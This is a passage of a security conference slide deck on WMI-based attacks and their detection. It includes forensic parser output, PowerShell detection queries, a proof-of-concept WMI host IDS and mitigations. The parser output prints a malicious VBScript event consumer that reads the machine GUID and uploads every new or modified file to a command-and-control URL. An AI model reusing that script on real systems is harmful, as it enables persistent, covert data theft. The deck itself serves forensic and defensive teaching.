Value: 0x01, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xA5,
=====
=====
Name: Name
Type: VT_BSTR(0x8)
Array: no
Value: BVTConsumer
=====
```

# WMI Parser 4/6

---

```
=====
=====
Command > --consumerinstance root\subscription ActiveScriptEventConsumer
=====
=====Active Script Event Consumer=====
GUID: 3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB8104F5B04F97
Date1: 04/07/2015 18:38:02
Date2: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00
MachineName: Not Assigned
MaximumQueueSize: 0
KillTimeout: 45
Name: FileUpload
ScriptingEngine: VBScript
ScriptFilename: Not Assigned
ScriptText:          On Error Resume Next

        Dim oReg, oXMLHTTP, oStream, aMachineGuid, aC2URL, vBinary

        Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\\root\\default:StdRegProv")
        oReg.GetStringValue &H80000002, "SOFTWARE\\Microsoft\\Cryptography", "MachineGuid", aMachineGuid

        aC2URL = "http://127.0.0.1/index.html&ID=" & aMachineGuid

        Set oStream = CreateObject("ADODB.Stream")
        oStream.Type = 1
        oStream.Open
        oStream.LoadFromFile TargetEvent.TargetInstance.Name
        vBinary = oStream.Read

        Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
        oXMLHTTP.open "POST", aC2URL, False
        oXMLHTTP.setRequestHeader "Path", TargetEvent.TargetInstance.Name
        oXMLHTTP.send(vBinary)
```

## WMIParser 5/6

---

```
=====
Command > --bindinginstance root\subscription
=====
[211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3C31DC36542]:
FilterToConsumerBinding:(0000067D.0013B386.00000151)
FilterToConsumerBinding : Found the record at offset (12685382)

=====FilterToConsumer Binding=====
GUID: 0A7ABE63F36E2B2920FEDAF849823AF9429CC0EA373FFEE1507EDB21FD9170
Date1: 04/07/2015 18:38:02
Date2: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00
DeliveryQoS: 0
DeliverSynchronously: False
MaintainSecurityContext: False
SlowDownProviders: False
Filter: __EventFilter.Name="NewOrModifiedFileTrigger"
Consumer: ActiveScriptEventConsumer.Name="FileUpload"

=====
```

# WMIParser 6/6

---

```
=====
Command > --filterinstance root\subscription NewOrModifiedFileTrigger
==== Filter root\subscription\_EventFilter\NewOrModifiedFileTrigger ====
[9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B21539564359]:
Consumer:(00000625.00139AE2.00000212)

=====Event Filter=====
GUID: 47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602BD95E20BD3
Date1: 04/07/2015 18:38:02
Date2: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00
EventAccess: 0
EventNamespace: ROOT\cimv2
Name: NewOrModifiedFileTrigger
QueryLanguage: WQL
Query: SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE ((__CLASS = "__InstanceCreationEvent"
=====
```

# WMIparser.exe Demo

# WMI Attack Detection

# Attacker Detection with WMI

---

- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
$Arguments = @{
    Credential = 'WIN-B85AAA7ST4U\Administrator'
    ComputerName = '192.168.72.135'
    Namespace = 'root\subscription'
}

Get-wmiObject -Class __FilterToConsumerBinding @Arguments
Get-wmiObject -Class __EventFilter @Arguments
Get-wmiObject -Class __EventConsumer @Arguments
```

# Existing Detection Utilities

- Sysinternals Autoruns

The screenshot shows the Sysinternals Autoruns application window. The title bar reads "Autoruns [WIN-B85AAA7ST4U\admin\_user] - Sysinternals: www.sysinternals.com". The menu bar includes File, Entry, Options, User, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, Find, and Delete. A "Filter:" text input field is present. The main interface has several tabs at the top: Everything, Logon, Explorer, Internet Explorer, Scheduled Tasks, Services, Drivers, Codecs, Boot Execute, Image Hijacks, AppInit, KnownDLLs, Winlogon, Winsock Providers, Print Monitors, LSA Providers, Network Providers, WMI, and Sidebar Gadgets. The "WMI" tab is selected. The main pane displays a table of "Autorun Entry" data:

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
BVTConsumer	Script embedded in WMI database		File not found: KemCap.vbs		
DivelnInfector	Script embedded in WMI database		Double click to open copy		
FileUpload	Script embedded in WMI database		Double click to open copy		
KillProcess	Script embedded in WMI database		Double click to open copy		
LaunchBeaconingBackdoor	Script embedded in WMI database		Double click to open copy		

- Kansa

- <https://github.com/davehull/Kansa/>
- Dave Hull (@davehull), Jon Turner (@z4ns4tsu)

# Attacker Detection with WMI

---

Consider the following attacker actions and their effects:

- Attack: Persistence via permanent WMI event subscriptions
- Effect: Instances of `__EventFilter`, `__EventConsumer`, and `__FilterToConsumerBinding` created
- Attack: Use of WMI as a C2 channel. E.g. via namespace creation
- Effect: Instances of `__NamespaceCreationEvent` created
- Attack: WMI used as a payload storage mechanism
- Effect: Instances of `__ClassCreationEvent` created

# Attacker Detection with WMI

---

- Attack: Persistence via the Start Menu or registry
- Effect: Win32\_StartupCommand instance created. Fires \_\_InstanceCreationEvent
- Attack: Modification of additional known registry persistence locations
- Effect: RegistryKeyChangeEvent and/or RegistryValueChangeEvent fires
- Attack: Service creation
- Effect: Win32\_Service instance created. Fires \_\_InstanceCreationEvent

Are you starting to see a pattern?

## Attacker Detection with WMI

---

WMI is the free, agent-less host IDS that you never knew existed!



# Attacker Detection with WMI

---

Wouldn't it be cool if WMI could be used to detect and/or remove **ANY** persistence item?

1. WMI persistence
2. Registry persistence
  - Run, RunOnce, AppInit\_DLLs, Security Packages, Notification Packages, etc.
3. Service creation
4. Scheduled job/task creation
5. Etc.

# Benefits of a WMI solution

---

- Available remotely on all systems
- Service runs by default
- Unlikely to be detected/removed by attacker
- Persistent
- No executables or scripts on disk – i.e. no agent software installation
- *Nearly* everything on the operating system can trigger an event

Security vendors, this is where you start to pay attention...

# Introducing WMI-HIDS

---

- A proof-of-concept, agent-less, host-based IDS
- Consists of just a PowerShell installer
- PowerShell is not required on the remote system
- Implemented with permanent WMI event subscriptions

# Introducing WMI-HIDS - RTFM

---

```
New-AlertTrigger -EventConsumer <String> [-TriggerType <String>] [-TriggerName <String>] [-PollingInterval <Int32>]
```

```
New-AlertTrigger -StartupCommand [-TriggerType <String>] [-TriggerName <String>] [-PollingInterval <Int32>]
```

```
New-AlertTrigger -RegistryKey <String> [-TriggerName <String>] [-PollingInterval <Int32>]
```

```
New-AlertAction -Trigger <Hashtable> -Uri <Uri> [-ActionName <String>]
```

```
New-AlertAction -Trigger <Hashtable> -EventLogEntry [-ActionName <String>]
```

```
Register-Alert [-Binding] <Hashtable> [[-ComputerName] <String[]>]
```

# Introducing WMI-HIDS - Example

---

- `New-AlertTrigger -EventConsumer ActiveScriptEventConsumer -TriggerType Creation | New-AlertAction -Uri 'http://127.0.0.1' | Register-Alert -ComputerName 'vigilentHost1'`
- `New-AlertTrigger -RegistryKey HKLM:\SYSTEM\CurrentControlSet\Control\Lsa | New-AlertAction -EventLogEntry | Register-Alert -ComputerName '192.168.1.24'`
- `New-AlertTrigger -StartupCommand | New-AlertAction -Uri 'http://www.awesomeSIEM.com' | Register-Alert`

# WMI-IDS Improvements

---

- Additional \_\_EventFilter support:
  - Win32\_Service
  - Win32\_ScheduledJob
  - \_\_Provider
  - \_\_NamespaceCreationEvent
  - \_\_ClassCreationEvent
  - Etc.
- Additional \_\_EventConsumer support
  - Make this an IPS too? Support removal of persistence items
- Make writing plugins more easy

Additional detection is left as an exercise to the reader and security vendor.

# WMI-IDS Takeaway

---

- Be creative!
- There are **thousands** of WMI objects and events that may be of interest to defenders
  - Root\Cimv2:Win32\_NtEventLog
  - Root\Cimv2:Win32\_ProcessStartTrace
  - Root\Cimv2:CIM\_DataFile
  - Root\StandardCimv2:MSFT\_Net\* (Win8+)
  - Root\WMI:BCD\*

# WMI Attack Mitigations

# Detection/Mitigations


---

- Stop the WMI service - Winmgmt?
- Firewall rules
- Event logs
  - Microsoft-Windows-WinRM/Operational
  - Microsoft-Windows-WMI-Activity/Operational
  - Microsoft-Windows-DistributedCOM
- Preventative permanent WMI event subscriptions

# Mitigations – Namespace ACLs



# Mitigations – Namespace ACLs



# Thank you!

---

- For fantastic ideas
  - Will Schroeder (@harmj0y) and Justin Warner (@sixdub) for their valuable input on useful \_\_EventFilters
- For motivation
  - Our esteemed colleague who claimed that the WMI/CIM repository had no structure
- For inspiration
  - APT 29 for your continued WMI-based escapades and unique PowerShell coding style

# References

---

- *Understanding WMI Malware* - Julius Dizon, Lennard Galang, and Marvin Cruz/Trend Micro
  - [http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp\\_understanding-wmi-malware.pdf](http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_understanding-wmi-malware.pdf)
- *There's Something About WMI* - Christopher Glycer, Devon Kerr
  - [https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon\\_2014\\_IR\\_Track\\_There%27s\\_Something\\_About\\_WMI.pdf](https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon_2014_IR_Track_There%27s_Something_About_WMI.pdf)

# The FLARE On Challenge

- Multiple binary CTFs – puzzles, malware, etc
- In 2014, the First FLARE On Challenge was a huge success
  - Over 7,000 participants and 226 winners!
- Second Challenge is live and open
  - FLARE-On.com
  - Closes on 9/8
  - Diverse puzzles: UPX, Android, Steg, .NET and more
- Those who complete the challenge get a prize and bragging rights!



**THANK YOU!**

Questions?